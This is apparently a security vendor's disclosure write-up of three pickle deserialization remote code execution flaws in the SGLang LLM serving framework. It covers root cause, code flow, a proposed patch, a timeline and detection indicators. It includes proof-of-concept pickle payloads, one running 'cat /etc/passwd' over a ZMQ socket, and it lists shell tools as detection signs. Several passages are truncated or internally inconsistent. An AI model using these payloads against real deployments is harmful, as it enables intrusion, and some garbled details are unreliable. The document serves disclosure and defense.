


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# The Pipeline: Critical RCE Vulnerabilities in SGLang's LLM Serving

TABLE OF CONTENTS

The Orca Security Research Pod continuously investigates the security posture of widely adopted AI/ML infrastructure. During a focused audit of LLM serving frameworks, I discovered multiple unsafe deserialization vulnerabilities in [SGLang](#), a popular open-source framework for serving large language models and multimodal AI models. These findings were coordinated through [CERT/CC](#) (case [VU#665416](#)), with additional analysis contributed by CERT/CC vulnerability researcher Christopher Cullen.

**Three CVEs have been assigned:** CVE-2026-3059, CVE-2026-3060, and CVE-2026-3989. The first two allow unauthenticated remote code execution against any SGLang deployment that exposes its multimodal generation or disaggregation features to the network. The third involves insecure deserialization in a crash dump replay utility. At the time of publication, the SGLang maintainers have not responded to coordinated disclosure efforts, and no official patch is available.

Quick Overview



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	CVE-2026-3059	CVE-2026-3060	CVE-2026-3989
	Multimodal generation MQ broker <code>scheduler_client.py</code>	Disaggregation encoder receiver <code>(encode_receiver.py)</code>	Crash dump replay script <code>(replay_request_dump.py)</code>
	<a href="#">CWE-502</a> Deserialization of Untrusted Data)	CWE-502 (Deserialization of Untrusted Data)	CWE-502 (Deserialization of Untrusted Data)
	9.8 Critical	9.8 Critical	7.8 High
	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

	CVE-2026-3059	CVE-2026-3060	CVE-2026-3989
	Network	Network	Local
Authentication	None	None	None
User Interaction	None	None	Required
Affected Versions	≥ 0.5.5 through latest (0.5.9 at time of publication)	All versions with disaggregation module	All versions containing <code>replay_request_dump.py</code>
Fix Available	No	No	No

## CVSS Rationale

**CVE-2026-3059** and **CVE-2026-3060** score 9.8 because the ZMQ broker binds to all available network interfaces (`tcp://*`) by default with zero authentication, and the `pickle.loads()` call executes immediately on any received payload. An attacker with network access to the exposed port needs nothing else – no credentials, no user interaction, no complex race conditions. The result is full code execution in the context of the SGLang process. This is a textbook unauthenticated network RCE.



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reflects severity when the affected feature is active. The multimodal disaggregation modules must be explicitly enabled; default text-only SGLang uses the vulnerable broker.

9.8 High (AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H). While the impact upon the network RCEs – full arbitrary code execution – the attack is significantly different. This is a debugging utility in a `crash_dump` directory; exploitation requires an attacker to plant a malicious `.pkl` file. I manually load it, via write access to a crash dump directory or social media. This highlights the systemic nature of unsafe pickle usage throughout the SGLang

...e serving framework developed by LMSYS for running large language  
...l models in production. It supports a wide range of popular models –  
...k, Mistral, and Skywork – and provides OpenAI-compatible API  
endpoints. SGLang is designed for high-throughput, low-latency inference and is used across  
research labs and production deployments. In most production environments, SGLang runs  
inside containerized GPU inference infrastructure – Kubernetes pods, Docker containers, or  
dedicated GPU nodes. Compromising an SGLang instance could expose model weights,  
inference data, API credentials, GPU workloads, and potentially provide a pivot point into the  
surrounding cluster environment.

## Technical Analysis

### Root Cause: Python's `pickle` on Untrusted Network Data

All three vulnerabilities share a single root cause: the use of Python's `pickle` module to  
deserialize data from untrusted sources.

[Python's own documentation](#) explicitly warns that the pickle module is not secure and should  
never be used to deserialize untrusted data. The reason is fundamental to how pickle works – a

`pickle stream` doesn't just encode data, it encodes instructions for reconstructing Python  
...raft a pickle payload whose reconstruction instructions include  
...achieving full code execution the moment `pickle.loads()` runs.



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...f vulnerability. The same pattern has led to RCE in other ML serving  
...-2024-9053 in vLLM and [CVE-2025-10164](#) in a previous SGLang  
...ce of pickle-based deserialization in ML tooling is a systemic  
...database contains over 20 instances of `pickle.loads()` across

### ...zation Becomes Code Execution

with Python internals, it's worth understanding *why* trusted data is equivalent to `eval()`.

object, it stores instructions for how to rebuild that object later. These instructions include which callable to invoke and what arguments to pass. The `__reduce__` method on a Python class controls this process – it tells pickle how to “reduce” an object to a reconstructable form. Critically, the callable specified in `__reduce__` is not restricted to constructors. It can be any callable, including `os.system`, `subprocess.Popen`, or `eval`.

Here is the core of our proof-of-concept payload:

```
class RCEPayload:
    def __init__(self, cmd):
        self.cmd = cmd
    def __reduce__(self):
        return (os.system, (self.cmd,))
```

When `pickle.loads()` processes a serialized `RCEPayload`, it doesn't reconstruct an `RCEPayload` instance. Instead, it calls `os.system(cmd)` executing an arbitrary shell command. The pickle protocol faithfully follows the stored instructions with no sandboxing, no allowlisting, and no type checking.



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just bytes on the wire. There's nothing in the pickle bytestream that from “malicious instruction.” From the ZMQ broker's perspective, it `pickle.loads()`, and execution happens before any application-level

al Generation Broker – Full Code Flow

surface, we need to trace the complete path from server startup to

SGLang's diffusion server:

```
multimodal_gen.runtime.launch_server \
  stabilityai/stable-diffusion-3-medium \
```

The FastAPI application lifecycle hook automatically starts the ZMQ broker as a background task:

```
@asynccontextmanager
async def lifespan(app: FastAPI):
    # ...
    broker_task = asyncio.create_task(run_zeromq_broker(server_args))
    yield
    broker_task.cancel()
```

The broker starts automatically as part of the application lifecycle when the multimodal server is running.

## Step 2: Broker Binds to All Interfaces

The broker opens a ZeroMQ REP socket and binds to `tcp://*:{broker_port}`:

```
async def run_zeromq_broker(server_args: ServerArgs):
    context = zmq.Context()
    socket = context.socket(zmq.REP)
    socket.bind(f"tcp://*:{server_args.broker_port}") # ALL interfaces
    return socket
```

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means the broker listens on all available network interfaces – including the LAN IP, any public IP, and any container/pod network interface. The broker binds to `tcp://*:{broker_port}`. In the launch example above (`--port 8000`), the broker would bind to `tcp://*:8000`. With SGLang's default HTTP port of 30000, the broker would be `tcp://*:30001`. Since `broker_port` exists as a field in `ServerArgs`, the original code ignores it and binds to `tcp://*:`.

## tion of Network Data

receives raw bytes and passes them directly to `pickle.loads()`:

```
while True:
    try:
        payload = await socket.recv()
        request_batch = pickle.loads(payload) # ← RCE here
        logger.info("Broker received an offline job from a client.")
        response_batch = await async_scheduler_client.forward(request_batch)
        await socket.send(pickle.dumps(response_batch))
    except Exception as e:
        logger.error(f"Error in ZMQ Broker: {e}", exc_info=True)
        try:
            await socket.send(pickle.dumps({"status": "error", "message": str(e)}))
        except Exception:
            pass
```

There are zero security boundaries between `socket.recv()` and `pickle.loads()`. No authentication check. No message format validation. No source IP filtering. No TLS. The ZMQ REP socket accepts connections from any source, and the first thing the code does with the received bytes is deserialize them with pickle.

Note also that the exception handler catches the error *after* the payload has already been

– the `except` block cannot prevent the RCE, it only handles



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the exploit is minimal – a standard ZMQ REQ socket and a pickle

```
socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect(("{target}:{port}")
socket.send(pickle.dumps(RCEPayload("id; cat /etc/passwd")))
```

exploit. The attacker connects, sends one ZMQ message, and the ZMQ REP/REQ pattern even sends a response back, confirming that message.

### CVE-2026-3060: Disaggregation Encoder Receiver

The same pickle deserialization pattern exists in a completely separate component – SGLang’s encoder parallel disaggregation system in `encode_receiver.py` (lines 202 and 643).

This module is activated when a user passes the `--encoder-transfer-backend zmq_to_scheduler` flag, enabling ZMQ-based transfer between encoder and scheduler components. Like the multimodal broker, it binds a ZMQ socket to `tcp://*` and calls `pickle.loads()` on incoming payloads without authentication.

The attack mechanics are identical to CVE-2026-3059, but the code is maintained by a different team within the SGLang project (@ByronHsu, @hnyls2002, @ShangmingCai). This is worth noting because it means patches – if they ever arrive – may land on different timelines for the two components.

### CVE-2026-3989: Crash Dump Replay Script



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`dump.py` utility in `scripts/playground/` loads `.pkl` files with validation:

```
es):  
  
Load(open(f, "rb"))  
e(tmp, dict) and "requests" in tmp:  
extend(tmp["requests"])  
extend(tmp)
```

replay crash dumps generated by SGLang when `--crash-dump-`  
 here's the attack scenario in concrete terms:

1. The attacker runs: `python3 replay_request_dump.py --crash-dump-dir /data/sglang_crash_dump` to save crash dump `.pkl` files to a configured directory (e.g., `/data/sglang_crash_dump/`).
2. An attacker with write access to that directory – or who can supply a file via social engineering (“can you replay this crash dump for me?”) – drops a malicious `.pkl` file.
3. The operator runs: `python3 replay_request_dump.py --input-file /data/sglang_crash_dump/malicious.pkl`
4. `pickle.load()` executes the attacker’s payload.

The PoC for this CVE (developed by CERT/CC) uses a payload that returns a valid `{'requests': []}` structure after executing its code, so the script continues running normally – the operator may not even notice the execution:

```
class POC:
    def __reduce__(self):
        payload = (
            (__import__('pathlib').Path('poc_marker.txt').write_text(
                "'pickle payload executed\\n', encoding='utf-8'), {'requests': []})[1]
        )
        return (eval, (payload,))
```



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## Analysis

and disclosure, CERT/CC vulnerability researcher Christopher Cullen patch with two changes:

### Binding (effective)

```
all interfaces
tcp://*:{server_args.broker_port}"
localhost by default
```

```
broker_host or "127.0.0.1"
tcp://{host}:{server_args.broker_port}"
```

This eliminates remote exploitation entirely. Even if pickle deserialization remains, an attacker would need local access to the machine.

## Change 2: msgpack serialization with pickle fallback (partial)

The patch introduces `_pack()` / `_unpack()` functions that prefer msgpack but fall back to pickle:

```
def _unpack(b: bytes) → Any:
    try:
        return _from_basic(msgpack.unpackb(b, raw=False))
    except Exception:
        return pickle.loads(b) # Fallback still vulnerable
```

This is a pragmatic transition mechanism – it allows existing pickle-speaking components to continue working while new messages use msgpack. However, the fallback means that an attacker who crafts a payload that deliberately fails msgpack parsing (which any valid pickle stream will) still reaches `pickle.loads()`.



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in place, this is a local-only risk and acceptable for a transitional fix.

Adding, the msgpack wrapper alone would not prevent remote

`Client` class also still uses `send_pyobj()` / `recv_pyobj()`

(and other methods), but these connect to internal scheduler endpoints rather than external ones, making them lower priority.

These changes together are effective as an immediate mitigation. The long-term fix

is to replace all `pickle.loads()` instances throughout the codebase with safe

alternatives, a significant engineering effort that the vendor would need to own.

26-3059 / CVE-2026-3060)

ang with multimodal generation or disaggregation features enabled.

ds to `tcp://*:{port}`, accessible from the network.

ts to the exposed port and sends a pickle payload containing a malicious `__reduce__` method.

4. SGLang calls `pickle.loads()` on the payload, triggering arbitrary code execution.
5. The attacker has code execution with the full privileges of the SGLang process.

No authentication. No headers. No API keys. Just a raw TCP connection and a pickle bytestream.

## Affected Versions

Component	Introduced	Affected Range	Fixed Version
<code>multimodal_gen</code> (CVE-2026-3059)	Commit <a href="#">7bc1dae09</a> (2025-11-05)	≥ 0.5.5 through latest (0.5.9+)	None
Disaggregation module (CVE-2026-3060)	Present in all versions with ZMQ disaggregation	All versions with feature	None
<code>openai_request_dump</code>	Present since script creation	All versions	None



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Event	
	Vulnerability discovered by Igor Stepansky (Orca Security)
	GitHub Security Advisory ( <a href="#">GHSA-3cp7-c6q2-94xr</a> ) submitted to SGLang
	Report submitted to CERT/CC

	Event
	CERT/CC creates case <a href="#">VU#665416</a> ; vendor invited
2026-02-09	PoC files uploaded and validated
2026-02-10	CERT/CC confirms disclosure date of March 26, 2026
2026-02-17	CERT/CC reaches out directly to SGLang maintainers; no response
2026-02-23	CVE-2026-3059 and CVE-2026-3060 assigned; CERT/CC indicates plans to contact CISA for additional assistance
2026-03-02	CERT/CC develops proposed patch (msgpack + localhost binding)
2026-03-03	<a href="#">GHSA-wxjp-55q2-vg27</a> opened with patch proposal
2026-03-11	CVE-2026-3989 identified by CERT/CC (Christopher Cullen); CVE assigned

Despite multiple contact attempts through GitHub Security Advisories and direct email by CERT/CC – including outreach to CISA for assistance – the SGLang maintainers did not respond at any point during the coordination process. No vendor statement was obtained, and no

released.



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Exploitation of these specific vulnerabilities has been observed in the wild.

Initial proof-of-concept code for CVE-2026-3059 and CVE-2026-3060 was shared with CERT/CC during coordination. A PoC for CVE-2026-3989 was also shared, given the trivial nature of pickle deserialization exploits, weaponization

multimodal generation and disaggregation features must be explicitly disabled to prevent CVE-2026-3059 and CVE-2026-3060 to be exploitable. Default SGLang text-only deployments are not affected by these two CVEs. However, any deployment running `multimodal_gen` or disaggregation with ZMQ transport is immediately vulnerable if the broker port is network-reachable.

## Detection Guidance

### Network-level indicators for CVE-2026-3059 / CVE-2026-3060:

- Monitor for unexpected inbound TCP connections to the ZMQ broker port (default: `http_port + 1`). ZMQ traffic on this port from external or untrusted source IPs is anomalous.
- ZMQ uses a specific wire protocol – a ZMTP handshake followed by message frames. Network IDS signatures for ZMTP on unexpected ports can flag exposure.

### Host-level indicators:

- Unexpected child processes spawned by the SGLang Python process (e.g., `/bin/sh`, `curl`, `wget`, `nc`).

...ual locations by the SGLang process (e.g., `/tmp/pwned`, reverse shell

...ns from the SGLang process to unexpected destinations.

**mitigation.** Ensure ZMQ broker ports (default: `http_port + 1`) are not exposed to external networks. Use firewall rules to restrict access to localhost or known



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**flags.** If you are not using multimodal generation or disaggregation, these flags are not enabled.

**Handling.** Do not run `replay_request_dump.py` on `.pk1` files from untrusted sources or shared directories with weak permissions.

## Proposed Patch (Unmerged)

As detailed in the Patch Analysis section above, CERT/CC vulnerability researcher Christopher Cullen developed a proposed patch that binds the ZMQ broker to localhost by default and replaces pickle with msgpack serialization (with a transitional pickle fallback). This patch has been submitted to the SGLang maintainers via GitHub Security Advisory [GHSA-wxjp-55q2-vg27](#) but has not been merged. Users may apply similar mitigations manually.

## Long-Term Recommendation

SGLang's codebase contains more than 20 instances of `pickle.loads()` and related unsafe deserialization calls. A comprehensive audit and migration to safe serialization formats (msgpack, JSON, or Protocol Buffers) is necessary to address the systemic risk.



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## Why Pickle in AI/ML Infrastructure

Unsafe pickle deserialization is arguably the most prevalent vulnerability in the Python AI/ML ecosystem. The pattern repeats across model serving infrastructure, model registries, and utility scripts.

Why is pickle so prevalent? Pickle is convenient. It serializes arbitrary Python objects with minimal overhead. For fast-moving ML projects focused on model performance rather than security, pickle is the path of least resistance. But that convenience comes at a cost: a `pickle.loads()` call on untrusted input is an implicit `eval()`.

Open-source LLM serving infrastructure should audit their codebases, restrict network access to internal communication endpoints,

...ialization of external data as a critical security boundary.

...p?

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## Acknowledgments

Igor Stepansky (Orca Security) – vulnerability discovery, PoC development, and coordinated disclosure (VU#665416), CVE-2026-3059 and CVE-2026-3060

... (CC) – coordination, patch development, CVE-2026-3989 discovery, and authoring

... ion (VU#665416)



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

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